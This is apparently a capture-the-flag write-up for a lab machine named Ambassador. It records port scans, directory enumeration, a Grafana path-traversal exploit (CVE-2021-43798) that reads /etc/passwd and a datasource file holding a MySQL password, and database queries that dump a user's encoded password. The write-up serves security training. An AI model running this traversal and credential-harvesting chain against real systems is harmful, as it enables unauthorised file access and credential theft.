Ambassador


NMAP

```
nmap -sS -Pn 10.129.228.56
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 10:32 CET
Nmap scan report for 10.129.228.56
Host is up (0.060s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
3306/tcp open  mysql
```

```
nmap -A 10.129.228.56
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 10:33 CET
Nmap scan report for 10.129.228.56
Host is up (0.043s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
|_  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Hugo 0.94.2
|_http-title: Ambassador Development Server
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie:
redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/;
HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Thu, 22 Dec 2022 09:34:00 GMT
|     Content-Length: 29
```

```
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq,
TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Thu, 22 Dec 2022 09:33:29 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Thu, 22 Dec 2022 09:33:34 GMT
|_    Content-Length: 0
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
|   Thread ID: 9
|   Capabilities flags: 65535
|   Some Capabilities: FoundRows, InteractiveClient,
IgnoreSpaceBeforeParenthesis, SupportsTransactions, Support41Auth,
Speaks41ProtocolOld, LongColumnFlag, IgnoreSigpipes,
SwitchToSSLAfterHandshake, SupportsLoadDataLocal, ODBCClient,
Speaks41ProtocolNew, ConnectWithDatabase, LongPassword, SupportsCompression,
DontAllowDatabaseTableColumn, SupportsAuthPlugins,
SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: <,miU\x0F\x07\x073\x03\x0F(:\x15\x10\x08fAJJ
|_  Auth Plugin Name: caching_sha2_password
```

Website



Gobuster

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt --url
http://10.129.228.56
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.228.56
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/22 10:41:28 Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 278]
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/categories          (Status: 301) [Size: 319] [-->
http://10.129.228.56/categories/]
/images              (Status: 301) [Size: 315] [-->
http://10.129.228.56/images/]
```

```
/index.html           (Status: 200) [Size: 3654]
/posts                (Status: 301) [Size: 314] [-->
http://10.129.228.56/posts/]
/server-status        (Status: 403) [Size: 278]
/sitemap.xml          (Status: 200) [Size: 645]
/tags                 (Status: 301) [Size: 313] [-->
http://10.129.228.56/tags/]
Progress: 4561 / 4615
(98.83%)=============================================================
2022/12/22 10:41:49 Finished
=============================================================
```

Grafana - Port 3000

- Version 8.2.0 → CVE-2021-43798

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt --url
http://10.129.228.56:3000 --exclude-length "29"
=============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=============================================================
[+] Url:                     http://10.129.228.56:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          29
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
=============================================================
2022/12/22 10:49:23 Starting gobuster in directory enumeration mode
=============================================================
/apis                 (Status: 401) [Size: 27]
/api                  (Status: 401) [Size: 27]
/login                (Status: 200) [Size: 26724]
/org                  (Status: 302) [Size: 24] [--> /]
/public               (Status: 302) [Size: 31] [--> /public/]
/robots.txt           (Status: 200) [Size: 26]
/signup               (Status: 200) [Size: 26693]
Progress: 4509 / 4615
(97.70%)=============================================================
2022/12/22 10:49:44 Finished
=============================================================
```

```
https://github.com/A-D-Team/grafanaExp

./grafanaExp_linux_amd64 exp -u "http://10.129.228.56:3000"
```

```
2022/12/22 11:15:24 Target vulnerable has plugin [alertlist]
2022/12/22 11:15:24 Got secret_key [SW2YcwTIb9zpOOhoPsMm]
2022/12/22 11:15:24 There is [0] records in db.
2022/12/22 11:15:24 type:[mysql]    name:[mysql.yaml]        url:[]
user:[grafana]    password[]    database:[grafana]    basic_auth_user:[]
basic_auth_password:[]
2022/12/22 11:15:24 All Done, have nice day!
```

RFI CVE-2021-43798

```
GET /public/plugins/alertlist/../../../../../../../../etc/passwd HTTP/1.1
Host: 10.129.228.56:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: redirect_to=%2Fpublic%2Fplugins%2Fmysql%2F
Connection: close
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
```

```
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
grafana:x:113:118::/usr/share/grafana:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
consul:x:997:997::/home/consul:/bin/false
```

```
GET
/public/plugins/alertlist/../../../../../../../../var/www/html/index.html
```

```
/etc/grafana/provisioning/datasources/mysql.yaml

GET
/public/plugins/alertlist/../../../../../../../../etc/grafana/provisioning/d
atasources/mysql.yaml HTTP/1.1

HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: no-cache
Content-Length: 180
Content-Type: application/x-yaml
Expires: -1
Last-Modified: Fri, 02 Sep 2022 00:56:07 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Thu, 22 Dec 2022 13:26:24 GMT
Connection: close

apiVersion: 1

datasources:
 - name: mysql.yaml
   type: mysql
   host: localhost
   database: grafana
   user: grafana
   password: dontStandSoCloseToMe63221!
   editable: false
```

msf mysql enum

```
msf6 > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > show info

       Name: MySQL Enumeration Module
     Module: auxiliary/admin/mysql/mysql_enum
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD                   no        The password for the specified
username
  RHOSTS                     yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     3306             yes       The target port (TCP)
  USERNAME                   no        The username to authenticate as

Description:
  This module allows for simple enumeration of MySQL Database Server
  provided proper credentials to connect remotely.

References:
  https://cisecurity.org/benchmarks.html


View the full module info with the info -d command.

msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD
dontStandSoCloseToMe63221!
PASSWORD => dontStandSoCloseToMe63221!
msf6 auxiliary(admin/mysql/mysql_enum) > set RHOSTS 10.129.228.56
RHOSTS => 10.129.228.56
msf6 auxiliary(admin/mysql/mysql_enum) > set username grafana
username => grafana
msf6 auxiliary(admin/mysql/mysql_enum) > set ConnectTimeout 30
ConnectTimeout => 30
msf6 auxiliary(admin/mysql/mysql_enum) > run
```

→ Timeout (anti metasploit measures?)

MySQL manual

```
show databases;
use information_schema
select * from tables;


| def           | whackywidget       | users
| BASE TABLE  | InnoDB             |      10 | Dynamic    |          0 |
0 |       16384 |               0 |           0 |         0 |
NULL | 2022-09-02 00:49:04 | NULL        | NULL       | utf8mb4_0900_ai_ci |
NULL |                                     |
|
| def           | performance_schema | innodb_redo_log_files
| BASE TABLE  | PERFORMANCE_SCHEMA |      10 | Dynamic    |          1 |
0 |           0 |               0 |           0 |         0 |
NULL | 2022-12-22 09:31:21 | NULL        | NULL       | utf8mb4_0900_ai_ci |
NULL |                                     |
|
+---------------+--------------------+---------------------------------------
----------------+-------------+--------------------+---------+------------+-
-----------+----------------+-------------+-----------------+-------------
+-----------+----------------+---------------------+-------------+----------
--+--------------------+----------+---------------------------------------+-
----------------------------------------+
329 rows in set (0.325 sec)

MySQL [information_schema]>  use whackywidget;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.048 sec)

MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.047 sec)
```